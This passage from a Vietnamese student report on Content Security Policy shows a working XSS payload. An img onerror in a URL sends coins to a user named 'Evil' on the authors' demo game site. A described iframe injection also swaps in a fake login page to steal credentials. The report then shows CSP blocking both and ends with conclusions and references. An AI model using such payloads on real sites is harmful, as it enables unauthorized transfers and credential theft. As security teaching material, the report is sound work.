
Lợi dụng chức năng này để chuyển tiền cho user có tên là “Evil”

Sử dụng thẻ

```
https://gameweb213.vercel.app/?search=<img+src="notimage"+onerror="{document.getElementById('send_to_user').value='Evil';document.getElementById('num_coins').value=100;sendCoins();}">
```

Thuộc tính onerror của thẻ được thực thi khi xảy ra lỗi khi tải hình ảnh, dựa vào hàm sendCoin của trang web sử dụng thuộc tính này để chèn script độc hại

Hình ảnh ban đầu chạy khi không có CSP:




Hình 50 sau khi bị tấn công vào chức năng chuyển coin

Coin đã được chuyển sang ‘Evil’ không theo mong muốn của người dùng


Trang web áp dụng CSP: <https://gameapp213csp.vercel.app/>

Sau khi áp dụng CSP:

Báo cáo đồ án: Content security policy



Hình 51 trang web sau khi áp dụng CSP




Hình 52 kết quả của CSP trả về bởi trình duyệt

Trong trường hợp này, CSP đang chặn việc thực thi các mã script và stylesheet được nhúng trực tiếp trong trang web (inline)


Sử dụng `` và `<iframe>` để đánh lừa người dùng đánh cắp thông tin đăng nhập bằng cách thiết kế `iframe` giống chức năng đăng nhập của trang web thật và thay thế vào id của thẻ có chứa chức năng đăng nhập

`https://gameweb213.vercel.app/?search=
```

Trang web giả mạo login được chèn: <https://giamaologin.vercel.app/>




Hình 53 Hình web giả mạo login




Hình 54 id của thẻ bị thay thế bởi iframe

## Báo cáo đồ án: Content security policy




Hình 55 Hình sau khi bị tấn công thay thế <iframe>

Sau khi áp dụng CSP:



Hình 56 Hình sau khi áp dụng CSP



Hình 57 kết quả của CSP trả về bởi trình duyệt

Sau khi áp dụng CSP nó đã chặn script có nguồn là main.js. Nó đã chặn việc thực thi các mã script và stylesheet được nhúng trực tiếp trong trang web (inline)

## Chương 5. Kết Luận và Đánh Giá

### 5.1. Phân tích ưu điểm của cơ chế bảo mật CSP

Content Security Policy (CSP) là một cơ chế bảo mật quan trọng với nhiều ưu điểm nổi bật, giúp tăng cường bảo vệ cho các ứng dụng web. Một số ưu điểm của Content Security Policy:

1. Giảm thiểu nguy cơ tấn công XSS (Cross-Site Scripting):
2. Kiểm soát nguồn tài nguyên:
3. Giảm thiểu nguy cơ tấn công RCE, Clickjacking
4. Tăng cường bảo vệ dữ liệu người dùng.

### 5.2. Đánh giá hạn chế và khó khăn

Content Security Policy là một cơ chế bảo mật quan trọng nhưng cũng có 1 số hạn chế:

1. Không ngăn chặn được hoàn toàn tấn công SQLi

2. Phức tạp trong việc triển khai
3. Có thể ảnh hưởng tới hiệu suất của web và khó bảo trì

### 5.3. Khả năng mở rộng và phát triển trong tương lai

Mặc dù CSP hiện tại có một số hạn chế, nhưng nó vẫn là một công cụ quan trọng và đang được cải thiện liên tục. Dưới đây là một số hướng phát triển và mở rộng tiềm năng của CSP:

1. Tích hợp với các công nghệ mới: Với sự phát triển của các công nghệ web mới như WebAssembly, CSP cần được cập nhật để hỗ trợ và bảo vệ các tài nguyên mới này.
2. Cải thiện cấu hình tự động: Các công cụ và dịch vụ tự động hóa quá trình cấu hình CSP có thể giúp giảm bớt gánh nặng cho các nhà phát triển và quản trị viên.
3. Tích hợp với các công cụ bảo mật khác: CSP có thể được kết hợp với các công cụ bảo mật khác như WAF để cung cấp một lớp bảo vệ toàn diện hơn cho ứng dụng web.
4. Phát triển các tiêu chuẩn mới: Các tiêu chuẩn mới như Trusted Types có thể mở rộng các khả năng của CSP, cho phép kiểm soát chặt chẽ hơn đối với các script được nhúng vào trang web.
5. Hỗ trợ tốt hơn cho các trình duyệt cũ: Mặc dù hầu hết các trình duyệt hiện đại đều hỗ trợ CSP, nhưng vẫn cần cải thiện sự tương thích với các trình duyệt cũ hơn.
6. Tích hợp với các quy trình phát triển ứng dụng: CSP có thể được đưa vào các quy trình DevSecOps để đảm bảo an ninh ngay từ đầu trong vòng đời phát triển ứng dụng.

## Tài Liệu Tham Khảo

[Exploit Database - Exploits for Penetration Testers, Researchers, and Ethical Hackers \(exploit-db.com\)](#)

[Cross Site Request Forgery \(CSRF\) | OWASP Foundation](#)

[Cross Site Scripting \(XSS\) | OWASP Foundation](#)

[Clickjacking | OWASP Foundation](#)

[Code Injection | OWASP Foundation](#)

[DOM Based XSS | OWASP Foundation](#)

[What is DOM-based XSS \(cross-site scripting\)? Tutorial & Examples | Web Security Academy \(portswigger.net\)](#)

DEMO CSRF:

<https://drive.google.com/file/d/1M8OGHbibf8yVS4TPkDl5xFE5pkM288kC/view?usp=sharing>

DEMO CLICKJACKING:

[https://drive.google.com/file/d/1WweuNAO6k\\_TlHN99shhonqZphnT6LAhJ/view?usp=sharing](https://drive.google.com/file/d/1WweuNAO6k_TlHN99shhonqZphnT6LAhJ/view?usp=sharing)

Video demo RCE:

[https://drive.google.com/drive/folders/1T367\\_NK2b7XFBG4YsYVScDRP8T3xkMxp?usp=drive\\_link](https://drive.google.com/drive/folders/1T367_NK2b7XFBG4YsYVScDRP8T3xkMxp?usp=drive_link)

Video demo Stored XSS

[https://drive.google.com/drive/folders/17ZUv9F0jYJq1tCBK15\\_uBFTHSS8Uz4zL?usp=sharing](https://drive.google.com/drive/folders/17ZUv9F0jYJq1tCBK15_uBFTHSS8Uz4zL?usp=sharing)

Video demo DOM-Based XSS:

[https://drive.google.com/file/d/1\\_NHp4gu\\_VtVtoSM9Lr4PqibWn1qpIREA/view?usp=sharing](https://drive.google.com/file/d/1_NHp4gu_VtVtoSM9Lr4PqibWn1qpIREA/view?usp=sharing)

~HẾT~